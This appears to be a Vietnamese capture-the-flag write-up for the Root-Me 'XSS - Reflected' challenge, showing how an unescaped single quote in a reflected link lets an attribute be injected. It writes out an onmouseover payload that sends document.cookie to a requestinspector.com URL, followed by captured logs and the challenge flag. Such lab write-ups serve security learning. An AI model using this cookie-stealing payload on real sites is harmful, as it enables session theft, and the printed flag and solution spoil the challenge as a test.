

# Write up challenge XSS - Reflected

Tác giả:


- **Nguyễn Mỹ Quỳnh**


[Link Challenge](#)

Sau khi truy cập challenge ta thấy có một menu. Xem sơ các trang trong menu, ta chỉ thấy có trang contact là có form cho nhập input nhưng theo như ghi chú form sẽ không được check

The image shows two screenshots of a website for 'VALHALLA INC.'. The top screenshot is the main page, featuring a 'Root Me' logo in the top left, a 'MENU' in the top right, and a central text area that says 'Welcome to our website! We are a business that sells Norse gods direct to you!'. Below this, there are three colored boxes labeled 'ODIN', 'THOR', and 'NJÖRD'. The bottom screenshot is the 'Contact Us' page, which has a form with fields for 'Name', 'Email', and 'Message', and a 'SEND' button. The text on the contact page says: 'Like most businesses, nobody actually checks any of this feedback, but in order to look like we care, we have made a totally useless form you can fill out.'

Inspect thì phát hiện có một trang Security đã bị ẩn. Tiến hành mở ra thử thì đó là trang 404





publier des solutions sur internet est interdit

**VALHALLA INC.**

## 404 - Not Found

THE GODS WILL NOT BE PLEASED.

The page [security](#) could not be found.

WHAT CAN I DO ABOUT THIS?


**REPORT TO THE ADMINISTRATOR**

```

<head>...</head>
<body class="cz-shortcut-listen="true"> == $0
  <link rel="stylesheet" property="stylesheet" id="s" type="s" href="/template/s.css" media="all">
  <iframe id="iframe" src="https://www.root-me.org/?page=extender"></iframe>
  <!-- Wrapper -->
  <div id="wrapper">
    <!-- Header -->
    <header id="header">...</header>
    <!-- Menu -->
    <!-- Main -->
    <div id="main">
      <div class="inner">
        <section>
          <h1>404 - Not Found</h1>
          <h2>The gods will not be pleased.</h2>
          <p>
            "The page "
            <a href="/?p=security">security</a>
            " could not be found."
          </p>
          <div class="6u$ 12u$(medium)">...</div>
        </section>
      </div>
    </div>
  </body>

```

Ta thấy có một nút Report to the administrator, inspect thì có thể thấy được url khi nhấn report (dùng burpsuite decode cho dễ nhìn)



```


<li>
  <a href="?p=report&url=http%3A%2F%2Fchallenge01.root-me.org%2Fweb-client%2Fch26%2F%3Fp%3Dsecurity" class="button special fit">Report to the administrator
</a>

```


http%3A%2F%2Fchallenge01.root-me.org%2Fweb-client%2Fch26%2F%3Fp%3Dsecurity

http://challenge01.root-me.org/web-client/ch26/?p=security


Ta thấy đây chính là url hiện tại, thử sửa url và kiểm tra lại, ta thấy url gửi lên admin cũng thay đổi tương ứng



Mặt khác, khi thay đổi url thuộc tính href trong thẻ `<a>` cũng thay đổi. Có thể đây chính là lỗ hổng.




Tuy nhiên khi chèn thử kiểm tra ta thấy nhiều kí tự html đã bị lọc, duy nhất 'không được lọc. Ta có thể lợi dụng điểm này để đóng thuộc tính href và chèn thêm thuộc tính khác.




Vì challenge đã có ghi chú là addmin sẽ không nhấp vào bất cứ liên kết nào, nên thuộc tính ta chọn có thể là `onmouseover`.

Tiên hành chèn code khai thác

```
q' onmouseover='document.write(%22<img
src=https://requestinspector.com/inspect/01fzesvkb0b0x04gctmsqdf33?
%22.concat(document.cookie).concat(%22 />%22))
```



Sau đó di chuột qua element thì ta thấy câu lệnh được thực thi



Ta có được cookie của user

## Request Inspector

2022-03-31T08:36:26+07:00 - Welcome - Inspect url: <https://requestinspector.com/inspect/01fzesvkxb0b0x04gctmsqdf33>

Generate Test Events

2022-03-31T09:01:25+07:00 - from: 123.21.33.205

```
GET /inspect/01fzesvkxb0b0x04gctmsqdf33?_ga=GA1.1.962404486.1647319835; HTTP/1.1
requestinspector.com
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
Accept-Encoding: gzip
Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7
Sec-Ch-Ua: "Not A:Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: 0
```

Bây giờ tiến hành chèn lại code vào url và nhấn nút report to the administrator để gửi url lên admin, đợi admin vào trang di chuột qua element và ta sẽ có được cookie:

← → ↺ 🏠

Không bảo mật | challenge01.root-me.org/web-client/ch26/?p=q%27%20document.write("<img%20src=https://re...

TOEIC SEMESTER Cute Trang chủ - NC - Kh... Login | AirDroid Web Quà khứ của (qu... The UIT Informatio... ascii-codes-table.p... Chromium

👤

publier des solutions sur internet est interdit

📌 VALHALLA INC.

404 - Not Found

THE GODS WILL NOT BE PLEASED.

The page q' document.write("<img src=https://requestinspector.com/inspect/01fzesvkxb0b0x04gctmsqdf33?"> could not be found.

WHAT CAN I DO ABOUT THIS?

REPORT TO THE ADMINISTRATOR

DevTools is now available in Vietnamese! Always match Chrome's language Switch DevTools to V

Elements Console Sources Network Performance Memory Applicatio

<!DOCTYPE html>  
<!--  
Phantom by HTML5 UP  
html5up.net | @ajlkn  
Free for personal and commercial use under the CCA 3.0 license (html5up.net/lic  
-->  
<html>  
<head>...</head>  
<body class cz-shortcut-listen="true">  
<link rel="stylesheet" property="stylesheet" id="s" type="text/css" href="/temp  
media="all">  
<iframe id="iframe" src="https://www.root-me.org/?page=externe\_header">...</iframe>  
<!-- Wrapper -->  
<div id="wrapper">  
<!-- Header -->  
<header id="header">...</header>  
<!-- Menu -->  
<!-- Main -->  
<div id="main">  
<div class="inner">  
<section>  
<h1>404 - Not Found</h1>  
<h2>The gods will not be pleased.</h2>  
...  
<p> == \$0  
"The page "

📌 VALHALLA INC.

Thank you for your report

WE WILL CHECK THE ERROR SHORTLY.

Có được flag:

# Request Inspector

2022-03-31T09:23:53+07:00 - Welcome - Inspect url: <https://requestinspector.com/inspect/01fzesvkxb0b0x04gctmsqdf33>

Generate Test Events

2022-03-31T09:25:57+07:00 - from: 2001:bc8:35b0:c166::151

```
GET /inspect/01fzesvkxb0b0x04gctmsqdf33?flag=r3fl3ct3D_XsS_fTw HTTP/1.1
requestinspector.com
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Accept-Encoding: gzip
Referer: http://challenge01.root-me.org/web-client/ch26/?
p=q%20onmouseover='document.write(%22%3Cimg%20src=https://requestinspector.com/inspect/01fzesvkxb0b0x04gctmsqdf33?
%22.concat(document.cookie).concat(%22%20/%3E%22))
Accept-Language: fr-FR,en,*
```

Submit thành công


## XSS - Reflected

45 Points 

`alert('xtra stupid security');`

Author

[pickle](#), 16 March 2018

Level 



### Statement

Find a way to steal the administrator's cookie.

Be careful, this administrator is aware of info security and he does not click on strange links :

[Start the challenge](#)

### 7 related ressource(s)

- 🇫🇷 [XSS enregistrée](#) (Web)
- 🇬🇧 [Blackhat US 2011 : XSS street fight](#) (Exploitation - Web)
- 🇫🇷 [XSS et phishing](#) (Exploitation - Web)
- 🇫🇷 [SSTIC 2009 : XSS de la brise à l'ouragan](#) (Exploitation - Web)
- 🇬🇧 [BlackHat US 2009 favorite XSS Filters-IDS and how to attack them](#) (Exploitation - Web)

### Validation

Well done, you won 45 Points

Don't forget to give your opinion on the challenge by voting :-)



**Flag:** r3fL3ct3D\_XsS\_fTw